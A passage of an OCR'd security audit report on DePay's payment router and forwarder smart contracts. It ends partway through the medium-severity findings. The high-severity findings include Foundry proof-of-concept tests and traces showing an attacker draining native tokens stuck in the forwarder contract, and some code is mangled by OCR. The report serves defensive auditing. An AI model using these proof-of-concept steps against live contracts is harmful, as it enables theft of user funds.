Guild Audits

AUGUST 2023

DEPAY SMART CONTRACTS AUDITS REPORT

By Guild Audits

TABLE OF CONTENTS

EXECUTIVE SUMMARY

This section will represent the summary of the whole audit process once it has concluded.

PROJECT SUMMARY


Project Name: **Depay**

Description: Depay is a decentralized finance application that is built on different blockchain technology, It is built on the ethereum, binance, polygon, and solana blockchain network . DePay payment protocol primarily facilitates payment transactions. It accepts all essential payment details, executes the payment, and, if necessary, converts tokens. Additionally, it has the capability to deduct a transaction fee before transferring the final amount to the recipient.


Codebase: https://github.com/DePayFi/depay-evm-router
Commit: initial-audit:
c7b982ea1a28052bd11876ed407c399efe3a77bd

PROTOCOL OVERVIEW

DePayForwarderV2.sol



DePayRouterV2.sol



PROJECT AUDIT SCOPE AND FINDINGS

The motive of this audit is to review the codebase of **Depay** contracts for the purpose of achieving secured, corrected and quality contracts.

Number of Contracts in Scope:

- DePayForwarderV2 (56 SLOC)
- DePayRouterV2 (255 SLOC)

Duration for Audit:

Duration for Audit: August 18, 2023 to August 22, 2023


Audit Methodology:

- Automated Testing
- Functional Testing
- Manual Review

Issues found:

- Total issues: 11
- Total High: 2
- Total Medium: 2
- Total Low: 3
- Total Informational: 4

Chart Illustration



MODE OF AUDIT AND METHODOLOGIES

The mode of audit carried out in this audit process is as follow:

- **Manual Review**: This is the first and principal step carried out to understand the business logic behind a project. At this point, it involves research, discussion and establishment of familiarity with contracts. Manual review is critical to understand the nitty-gritty of the contracts.
- **Automated Testing:** This is the running of tests with audit tools to further cement discoveries from the manual review. After a manual review of a contract, the audit tools which could be Slither, Echidna, or Mythril are run on the contract to find out issues.
- **Functional Testing:** Functional testing involves manually running unit, static, and dynamic testing. This is done to find out possible exploit scenarios that could be used to steal money from the contracts. This helps understand the functionality of the contracts and find out lapses in the reverts check in contract.

The methodologies for establishing severity issues:

- High Level Severity Issues
- Medium Level Severity Issues
- Low Level Severity Issues
- Informational Level Severity Issues


TYPES OF ISSUES

Open: Security vulnerabilities identified that must be resolved and are currently unresolved.

Resolved: These are the issues identified in the initial audit and have been successfully fixed.

Acknowledged: Vulnerabilities that have been acknowledged but are yet to be resolved.

Partially Resolved: Considerable efforts have been invested to reduce the risk/impact of the security issue, but are not completely resolved.




REPORT OF FINDINGS

HIGH SEVERITY ISSUES


- **Issue: Native Token may get stuck in contract (Context: DePayForwarder.sol**)
  - user who intend to use **Depayforwarder** to send native token to payment receiver, or wants to pay the payment receiver the native token that has been converted through the router, get stuck in the forwarder contract without paying to the payment receiver address. If a user passed in 1 as the receiverType, though it was stated in the documentation that receiver type 1 is not suitable for a native token payment, but there was no guard to prevent users from using type 1 to send Native token to the payment receiver


  - **Impact of the vulnerability :** The impact of the vulnerability indicate native token getting stuck in the router and which as a result can be extracted by any user on chain.

```
121         NATIVE,
122         0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7,
123         feeReceiver,
124         0,
125         1,
126         '',
127         '0x4589000',
128         block.timestamp + 7 days
129       );
130       // loging the information of the addresses before making transaction
131       uint paymentReceiver = 0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7.balance;
132       console.log(paymentReceiver);
133
134       uint forwarderbalance = address(forwarder).balance;
135       //pranking a user with eth on mainnet
136       vm.startPrank(0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0);
137       // ether sent along with the transaction is 5 ether
138       forwarder.forward{value: 5 ether}(payment);
139       vm.stopPrank();
140
141       console.log(forwarderbalance, address(forwarder).balance);
142       console.log(paymentReceiver, 0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7.balance);
```



- Below is a snapshot of how an attacker use the receiver type 2 to withdraw the stucked fund out of the forwarder contract by sending 0 native token





Successful withdrawal of a stucked fund by an attacker. See Full POC here

Recommendation:

if users are not allowed to use type 1 to send Native token out to payment receiver, a proper guide or check should be done to avoid users with inconsistent input to get their fund stucked in the contract. We strongly recommend the team to add a good check in the running of the function and also validate users input before token are been transferred from users wallet.

Status: Resolved

- **Issue: Attackers can steal native tokens directly sent into the Depay forwarder (Context: DePayForwarder.sol)**
  - In relation to the first issue above stating the possibility of the stuck of funds, attackers who watch this contract might decide to steal these tokens from the contract due to the absence of validation hooks to verify the balance resting in the Depay forwarder which might be caused due to users sending native tokens directly into the forwarder contract.

  - **Impact of the vulnerability :** Native tokens stuck in the Depay forwarder can be stolen by an attacker due to the absence of validation hooks similar to the router's _validatePreConditions and _validatePostConditions

```
function testDirectEtherSent() public {
  uint forwarderbalance = address(forwarder).balance;
  //pranking a ramdom user;
  address randomUser = makeAddr('randomUser');
  vm.startPrank(randomUser);
  vm.deal(randomUser, 5 ether);
  // ether sent directly to the forwarder is 5 ether
  payable(forwarder).call{value: 5 ether}('');
  vm.stopPrank();
  console.log('forwarder balance before and after ether is sent directly');
  console.log(forwarderbalance, address(forwarder).balance);

  // get an attacker address  to withdraw the stuck funds
  address attacker = makeAddr('attacker');
  uint attacker_ = attacker.balance;      You, 50 seconds ago • Uncommitted changes
  address NATIVE = 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE;
  uint paymentAmount = 5 ether;
  uint feeAmount = 0;
  uint amountIn = paymentAmount + feeAmount;
  address feeReceiver = makeAddr('feeReceiver');
  //re structured the payment struct to a different payment receiveraddress and change the receiver type to 2
  IDePayRouterV2.Payment memory payment2 = IDePayRouterV2.Payment(
    amountIn,
    false,
    paymentAmount,
    feeAmount,
    NATIVE,
    address(0),
    NATIVE,
    attacker,
    feeReceiver,
    0,
    2,
    '',
    '0x4589000',
    block.timestamp + 7 days
  );
  //attacker calls the forward function with 0 msg.value to withdraw the stucked ether;
  vm.prank(attacker);
  forwarder.forward{value: 0 ether}(payment2);
  console.log('attacker balance before and after the withdrawal');
  console.log(attacker_, attacker.balance);
  console.log('forwarder new balance after the attacker withdrew the stuck ether');
  console.log(address(forwarder).balance);
 }
}
```

```
Running 1 test for test/DePayRouterV2.sol:DePayRouterV2Test
[PASS] testDirectEtherSent() (gas: 67193)
Logs:
  forwarder balance before and after ether is sent directly
  0 5000000000000000000
  attacker balance before and after the withdrawal
  0 5000000000000000000
  forwarder new balance after the attacker withdrew the stuck ether
  0

Traces:
  [2376884] DePayRouterV2Test::setUp()
    ├─ [657375] → new DePayForwarderV2@0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f
    │   ├─ emit OwnershipTransferred(previousOwner: 0x0000000000000000000000000000000000000000, newOwner: DePayRouterV2Test: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496])
    │   └─ ← 3043 bytes of code
    ├─ [1608734] → new DePayRouterV2@0x2e234DAe75C793f67A35089C9d99245E1C58470b
    │   ├─ emit OwnershipTransferred(previousOwner: 0x0000000000000000000000000000000000000000, newOwner: DePayRouterV2Test: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496])
    │   └─ ← 7903 bytes of code
    └─ ← ()

  [67193] DePayRouterV2Test::testDirectEtherSent()
    ├─ [0] VM::addr(<pk>) [staticcall]
    │   └─ ← randomUser: [0xc7be087fF5E8811dcED44BB1a098832Ea3663dE8]
    ├─ [0] VM::label(randomUser: [0xc7be087fF5E8811dcED44BB1a098832Ea3663dE8], randomUser)
    │   └─ ← ()
    ├─ [0] VM::startPrank(randomUser: [0xc7be087fF5E8811dcED44BB1a098832Ea3663dE8])
    │   └─ ← ()
    ├─ [0] VM::deal(randomUser: [0xc7be087fF5E8811dcED44BB1a098832Ea3663dE8], 5000000000000000000 [5e18])
    │   └─ ← ()
    ├─ [55] DePayForwarderV2::receive{value: 5000000000000000000}()
    │   └─ ← ()
    ├─ [0] VM::stopPrank()
    │   └─ ← ()
    ├─ [0] console::log(forwarder balance before and after ether is sent directly) [staticcall]
    │   └─ ← ()
    ├─ [0] console::6c0f6980(000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000004563918244f40000) [staticcall]
    │   └─ ← ()
    ├─ [0] VM::addr(<pk>) [staticcall]
    │   └─ ← attacker: [0x9dF0C6b0066D5317aA5b38B36850548DaCCa6B4e]
    ├─ [0] VM::label(attacker: [0x9dF0C6b0066D5317aA5b38B36850548DaCCa6B4e], attacker)
    │   └─ ← ()
    ├─ [0] VM::addr(<pk>) [staticcall]
    │   └─ ← feeReceiver: [0x344ef496b004663a04d70B427a78E33cC3E9f619]
    ├─ [0] VM::label(feeReceiver: [0x344ef496b004663a04d70B427a78E33cC3E9f619], feeReceiver)
    │   └─ ← ()
    ├─ [0] VM::prank(attacker: [0x9dF0C6b0066D5317aA5b38B36850548DaCCa6B4e])
    │   └─ ← ()
    ├─ [35138] DePayForwarderV2::forward((5000000000000000000 [5e18], false, 5000000000000000000 [5e18], 0, 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 0x0000000000000000000000000000000000000000, 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 0x9dF0C6b0066D5317aA5b38B3685
0548DaCCa6B4e, 0x344ef496b004663a04d70B427a78E33cC3E9f619, 0, 2, 0x, 0x3078343538393030, 1694361275 [1.694e9]))
    │   ├─ [0] attacker::30783435{value: 5000000000000000000}(3839303030)
    │   │   └─ ← ()
    │   └─ ← true
    ├─ [0] console::log(attacker balance before and after the withdrawal) [staticcall]
    │   └─ ← ()
    ├─ [0] console::6c0f6980(000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000004563918244f40000) [staticcall]
    │   └─ ← ()
    ├─ [0] console::log(forwarder new balance after the attacker withdrew the stuck ether) [staticcall]
    │   └─ ← ()
    ├─ [0] console::f5b1bba9(0000000000000000000000000000000000000000000000000000000000000000) [staticcall]
    │   └─ ← ()
    └─ ← ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.41s
Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

See Full POC <u>here</u>

Recommendation:

add validation hooks in the forwarder to ensure that the balance of the forwarder remains the same anytime it is called to prevent exploit.

below is a snippet of the forward function with a validation hook.


```
/// @dev Validates the post-conditions for a payment.
/// @param payment The payment data.
/// @param balanceInBefore The balance in before the payment.
/// @param balanceOutBefore The balance out before the payment.
function _validatePostConditions(
  IDePayRouterV2.Payment calldata payment,
  uint256 balanceInBefore,
  uint256 balanceOutBefore
) internal view {
  // Ensure balances of tokenIn remained
  if (payment.tokenInAddress == NATIVE) {
    if (address(this).balance < balanceInBefore) {
      revert InsufficientBalanceInAfterPayment();
    }
  } else {
    if (IERC20(payment.tokenInAddress).balanceOf(address(this)) < balanceInBefore) {
      revert InsufficientBalanceInAfterPayment();
    }
  }

  // Ensure balances of tokenOut remained
  if (payment.tokenOutAddress == NATIVE) {
    if (address(this).balance < balanceOutBefore) {
      revert InsufficientBalanceOutAfterPayment();
    }
  } else {
    if (IERC20(payment.tokenOutAddress).balanceOf(address(this)) < balanceOutBefore) {
      revert InsufficientBalanceOutAfterPayment();
    }
  }
}

/// @dev Validates the pre-conditions for a payment.
/// @param payment The payment data.
/// @return balanceInBefore The balance in before the payment.
/// @return balanceOutBefore The balance out before the payment.     You, 1 second ago • Uncommitted changes
function _validatePreConditions(
  IDePayRouterV2.Payment calldata payment
) internal returns (uint256 balanceInBefore, uint256 balanceOutBefore) {
  // Make sure payment deadline has not been passed, yet
  if (payment.deadline < block.timestamp) {
    revert PaymentDeadlineReached();
  }

  // Store tokenIn balance prior to payment
  if (payment.tokenInAddress == NATIVE) {
    balanceInBefore = address(this).balance - msg.value;
  } else {
    balanceInBefore = IERC20(payment.tokenInAddress).balanceOf(address(this));
  }

  // Store tokenOut balance prior to payment
  if (payment.tokenOutAddress == NATIVE) {
    balanceOutBefore = address(this).balance - msg.value;
  } else {
    balanceOutBefore = IERC20(payment.tokenOutAddress).balanceOf(address(this));
  }
}
```




```
42
43  /// @notice Forwards payments based on provided payment instructions.
44  /// @param payment The payment instruction data.
45  /// @return Returns true if payment forwarding was successful.
    ftrace | funcSig
46  function forward(IDePayRouterV2.Payment calldata payment) external payable notStopped returns (bool) {
47    uint256 balanceInBefore;
48    uint256 balanceOutBefore;
49
50    (balanceInBefore, balanceOutBefore) = _validatePreConditions(payment);
51    bool success;
52    if (payment.receiverType == 2) {
53      // push
54      if (payment.tokenOutAddress == NATIVE) {
55        (success, ) = payment.paymentReceiverAddress.call(value: payment.paymentAmount)(payment.receiverCallData);
56      } else {
57        IERC20(payment.tokenOutAddress).safeTransfer(payment.paymentReceiverAddress, payment.paymentAmount);
58        (success, ) = payment.paymentReceiverAddress.call(payment.receiverCallData);
59      }
60    } else {
61      // pull
62      if (payment.tokenOutAddress != NATIVE) {
63        IERC20(payment.tokenOutAddress).safeApprove(payment.paymentReceiverAddress, payment.paymentAmount);
64      } else {
65        revert NaitvePullNotSupported();
66      }
67      (success, ) = payment.paymentReceiverAddress.call(payment.receiverCallData);
68    }
69
70    if (!success) {
71      revert ForwardingPaymentFailed();
72    }
73    _validatePostConditions(payment, balanceInBefore, balanceOutBefore);
74
75    return true;
76  }
77
```

Status: Open

MEDIUM SEVERITY ISSUES

- **Issue: Excess eth is not refunded(Context: DePayRouterV2.sol)**
  - The _PayIn function in the RouterV2 requires sender to provide eth(msg.value) for the payment. Now if the user has provided more eth than the payment.amountIn value then this excess eth is not refunded back to the user.

```
`require(msg.value >= payment.amountIn, 'DePay: Insufficient amount paid in!');`
```



The above image handle a pay function that with 5 ether amountIn while the function is called with 7 ether

```
[94900] DePayRouterV2Test::testPayWithExcessEther()
  ├─ [26063] DePayRouterV2::enable(0x3fC91A3afd70395Cd496C647d5a6CC9D4B2b7FAD, true)
  │   ├─ emit Enabled(exchange: 0x3fC91A3afd70395Cd496C647d5a6CC9D4B2b7FAD)
  │   └─ ← true
